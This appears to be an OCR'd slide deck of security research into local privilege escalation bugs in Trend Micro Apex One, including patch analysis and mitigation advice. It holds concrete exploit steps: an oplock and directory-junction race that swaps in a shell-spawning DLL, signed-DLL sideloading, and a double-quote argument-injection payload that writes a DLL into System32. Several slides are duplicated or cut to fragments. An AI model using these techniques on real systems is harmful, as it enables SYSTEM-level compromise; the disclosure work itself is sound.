
    => Load `C:\Exploit\LPE.dll`



CVE-2022-41747: LoadLibraryWithIssuerCheck Bypass

- Load
  - C
  - C
- Load
  - N

=



CVE-2022-41747: LoadLibraryWithIssuerCheck Bypass

- Patch Analysis
  - Check the DLL path with `_wsplitpath`, if the path does not contain an extension, append a dot character to explicitly tell LoadLibrary the file does not include an extension

```
HMODULE LoadLibraryWithIssuerCheckW(int lpIssuerName, WCHAR *lpLibFileName)
{
  ...
  if ( CheckFileIssuer(lpFileName, lpIssuerName) ) {
    memset(LibFileName, 0, 522);
    memset(extension, 0, 514);
    wcsncpy_s(LibFileName, 261, lpLibFileName, 0xFFFFFFFF);
    _wsplitpath(LibFileName, 0, 0, 0, 0, 0, 0, extension, 256);
    if ( !wcslen(extension) )
      wcscat_s(LibFileName, 261, L".");
    Log(0x44, L"d:\\...\\src\\client\\libdigitalsignature\\ds_loadlibwithissuercheck.cpp", 157,
        L"%s - Calling LoadLibraryW()...", L"LoadLibraryWithIssuerCheckW");
    hResouce = LoadLibraryW(LibFileName);
    ...
```

CVE-2022-41747: LoadLibraryWithIssuerCheck Bypass

- Patch Analysis
  - Check the DLL path with `_wsplitpath`, if the path does not contain an extension, append a dot character to explicitly tell LoadLibrary the file does not include an extension

```
HMODULE LoadLibraryWithIssuerCheckW(int lpIssuerName, WCHAR *lpLibFile
{
  ...
  if ( CheckFileIssuer(lpFileName, lpIssuerName) ) {
    memset(LibFileName, 0, 522);
    memset(extension, 0, 514);
    wcsncpy_s(LibFileName, 261, lpLibFileName, 0xFFFFFFFF);
    _wsplitpath(LibFileName, 0, 0, 0, 0, 0, 0, extension, 256);
    if ( !wcslen(extension) )
      wcscat_s(LibFileName, 261, L".");
    Log(0x44, L"d:\\...\\src\\client\\libdigitalsignature\\ds_loadlibw
        L"%s - Calling LoadLibraryW()...", L"LoadLibraryWithIssuerChecl
    hResouce = LoadLibraryW(LibFileName);
    ...
```

Race Condition in DLL Signature Check

- There’s a window between signature check and LoadLibrary
- Race Condition!
  - But it’s hard to win the race… right?

```
HMODULE LoadLibraryWithIssuerCheckW(int lpIssuerName, WCHAR *lpLibFileName)
{
  ...
  if ( CheckFileIssuer(lpFileName, lpIssuerName) ) {
    memset(LibFileName, 0, 522);
    memset(extension, 0, 514);
    wcsncpy_s(LibFileName, 261, lpLibFileName, 0xFFFFFFFF);
    _wsplitpath(LibFileName, 0, 0, 0, 0, 0, 0, extension, 256);
    if ( !wcslen(extension) )
      wcscat_s(LibFileName, 261, L".");
    Log(0x44, L"d:\\...\\src\\client\\libdigitalsignature\\ds_loadlibwithissuercheck.cpp", 157,
        L"%s - Calling LoadLibraryW()...", L"LoadLibraryWithIssuerCheckW");
    hResouce = LoadLibraryW(LibFileName);
    ...
```

CVE-2023-32555: Patch Bypass with TOCTOU

- Old Windows LPE Tricks
  - SetOpLock + Directory Junction
  - A Link to the Past by James Forshaw at SyScan 2015
- Opportunistic Locks
  - MSDN: *An oplock is a lock placed by a client on a file residing on a server. In most cases, a client requests an opportunistic lock so it can cache data locally, thus reducing network traffic and improving apparent response time.*
  - Allows to temporarily block access to a certain file
- Directory Junction
  - Redirects folder requests to another location within the same file system

```
> mklink /J C:\FakeDir C:\Windows\System32
Junction created for C:\FakeDir <<===>> C:\Windows\System32
```

CVE-2023-32555: Patch Bypass with TOCTOU


- Prepare two DLLs
  - `C:\Exploit\Real\LPE.dll` => Trend Micro Signed DLL
  - `C:\Exploit\Fake\LPE.dll` => Shell-spawn DLL
- Make a Directory Junction points to Real folder
  - `C:\Exploit\junction\` <<===>> `C:\Exploit\Real\`
- Set OpLock on `C:\Exploit\Real\LPE.dll`
- Trigger `LoadLibraryWithIssuerCheckW(L"C:\\Exploit\\junction\\LPE.dll");`

CVE-2023-32555: Patch Bypass with TOCTOU

- Prepare two DLLs
  - `C:\Exploit\Real\LPE.dll` => Trend Micro Signed DLL
  - `C:\Exploit\Fake\LPE.dll` => Shell-spawn DLL
- Make a Directory Junction points to Real folder
  - `C:\Exploit\junction\` <<===>> `C:\Exploit\Real\`
- Set OpLock on `C:\Exploit\Real\LPE.dll`
- Trigger `LoadLibraryWithIssuerCheckW(L"C:\\Exploit\\junction\\LPE.dll");`
- CNTAoSMgr Services blocked by OpLock when trying to open `Real\LPE.dll` for check
- Now we change the Directory Junction destination and release OpLock
  - `C:\Exploit\junction\` <<===>> `C:\Exploit\Fake\`
- `LoadLibraryW` loaded `C:\Exploit\junction\LPE.dll` <<===>> `C:\Exploit\Fake\LPE.dll`

CVE-2023-32555: Patch Bypass with TOCTOU

- Prep
  - C
  - C
- Make
  - C
- Set O
- Trigg
- CNTA heck
- Now
  - C
- LoadL LPE.dll




CVE-2023-32555: Patch Bypass with TOCTOU

- Patch Analysis
  - Get real path and lock the file to make sure checking and loading the same DLL
  - There’s also another patch for race condition with modify DLL after signature check

```
nTrueFilePathSize = GetFinalPathNameByHandleW(hFile, szFilePath, 2048, FILE_NAME_OPENED);
...
  Log(0x44, L"D:\\...\\src\\Client\\PccNT\\Service\\CNTAoSMgr\\cntaosmgr_SvcInfo.cpp", 280,
      L“%s - [PLM Client][DoExportPluginResources] Get true file path (%s)”, L“CAOSMgrSvcInfo::DoExportPluginResources”,
      szFilePath);
...
  Log(0x44, L"D:\\...\\src\\Client\\PccNT\\Service\\CNTAoSMgr\\cntaosmgr_SvcInfo.cpp", 291,
      L"%s - [PLM Client][DoExportPluginResources] CreateFile (%s) with read access to prevent modified success.",
      L"CAOSMgrSvcInfo::DoExportPluginResources", v18);

  lpwszDLLPath = std::wstring::c_str(wstrDLLPath);
  hDLL = LoadLibraryWithIssuerCheckW(L"Trend Micro, Inc.", lpwszDLLPath);
```

CVE-2023-34144/34145: Patch Bypass with abusing signed DLL



CVE-2023-34144/34145: Patch Bypass with abusing signed DLL

💡 Can a signed DLL exhibit unusual behavior?


The answer is Yes.

CVE-2023-34144/34145: Patch Bypass with abusing signed DLL

- DLL Sideloading with singed DLL
- After reviewed the signed DLLs in the installation folder...
  - Trend Micro signed DLL - TmProxy32.dll will try to load tmdbg32.dll from the same directory, without signature check
- Rename our Shell-spawn DLL to tmdbg32.dll
- Trigger LoadLibrary to load TmProxy32.dll

CVE-2023-34144/34145: Patch Bypass with abusing signed DLL

- DLL S
- Afte
  - Tr
    sa



LoadLibrary is Hard

- Never trust user provided path
  - Always check the extensions
  - Always use absolute path
- How to check DLL signature?
  - Copy DLL file to safe place before check and load
- How to load resource from DLL?
  - MSDN - Loading a DLL as a Data File or Image Resource
  - Call `LoadLibraryEx` with `LOAD_LIBRARY_AS_DATAFILE | LOAD_LIBRARY_AS_IMAGE_RESOURCE`
    - DLL Main will not be invoked

NTRTScan

- Apex One’s Real-time Scan Service
- Performing tasks related to scanning and file isolation
  - Operating files with SYSTEM privileges
- Case Study
  - Filter user input is Hard!

Collision Bug: Argument Injection in File Recovery

- NTRTScan Service
- OIPC Command 0x1F07: IPC_CMD_RT_QUARANTINE_FILE
  - Encrypt and quarantine a suspicious file into backup folder
- OIPC Command 0x1304: Recover a quarantined file
  - Execute another process VSEncode.exe to decrypt and move the file into original folder

Collision Bug: Argument Injection in File Recovery

- OIPC Command 0x1304: Recover a quarantined file
  - Read Original Path and File Name from IPC data
  - Execute another process VSEncode.exe

```
sprintf(wszCommand, L"\"%s%s\" /o /d /s \"%s%s\" /r \"%s\"",
        wszInstallFolder, L"VSEncode.exe", wszPath, wszFileName, wszFolderName);
...
if ( CreateProcessWithIssuerCheckW(
        L"Trend Micro, Inc.", NULL, wszCommand, NULL, NULL, TRUE, 0x20, NULL, NULL, &_si, &pi) ) {
...
```

Collision Bug: Argument Injection in File Recovery

- What are these parameters for?
  - Read the Trend Micro product manual
  - Control /r and /s => Arbitrary File Write with SYSTEM privilege

PARAMETER	DESCRIPTION
/nr	Do not restore the original file name
/v	Display information about the tool
/u	Launch the tool's user interface
/r <Destination folder>	The folder where a file will be restored
/s <Original file name>	The file name of the original encrypted file

For example, type `VSEncode [/d] [/debug]` to decrypt files in the `Suspect` folder and create a debug log. When you decrypt or encrypt a file, Apex One creates the decrypted or encrypted file in the same folder. Before decrypting or encrypting a file, ensure that it is not locked.

Collision Bug: Argument Injection in File Recovery

- Recover a file malware.dll quarantined from C:\Test
  - `"C:\Program Files (x86)\Trend Micro\Security Agent\VSEncode.exe" /o /d /s "C:\Test\malware.dll" /r "C:\Test"`
- Inject double quote to break the command line and change program behavior
  - Recover malicious file into system directories

Collision Bug: Argument Injection in File Recovery

- Original Path

  ```
  a" /s "C:\Exploit\LPE.dll" /r "C:\Windows\SysNative
  ```

- File Name

  ```
  filename
  ```

- Command Line

  ```
  "C:\Program Files (x86)\Trend Micro\Security Agent\VSEncode.exe" /o /d
  /s "a" /s "C:\Exploit\LPE.dll" /r "C:\Windows\SysNative\filename"
  /r "a" /s "C:\Exploit\LPE.dll" /r "C:\Windows\SysNative"
  ```

Collision Bug: Argument Injection in File Recovery

- Original Path

```
a" /s "C:\Exploit\LPE.dll" /r "C:\Windows\SysNative
```

- File Name

```
filename
```

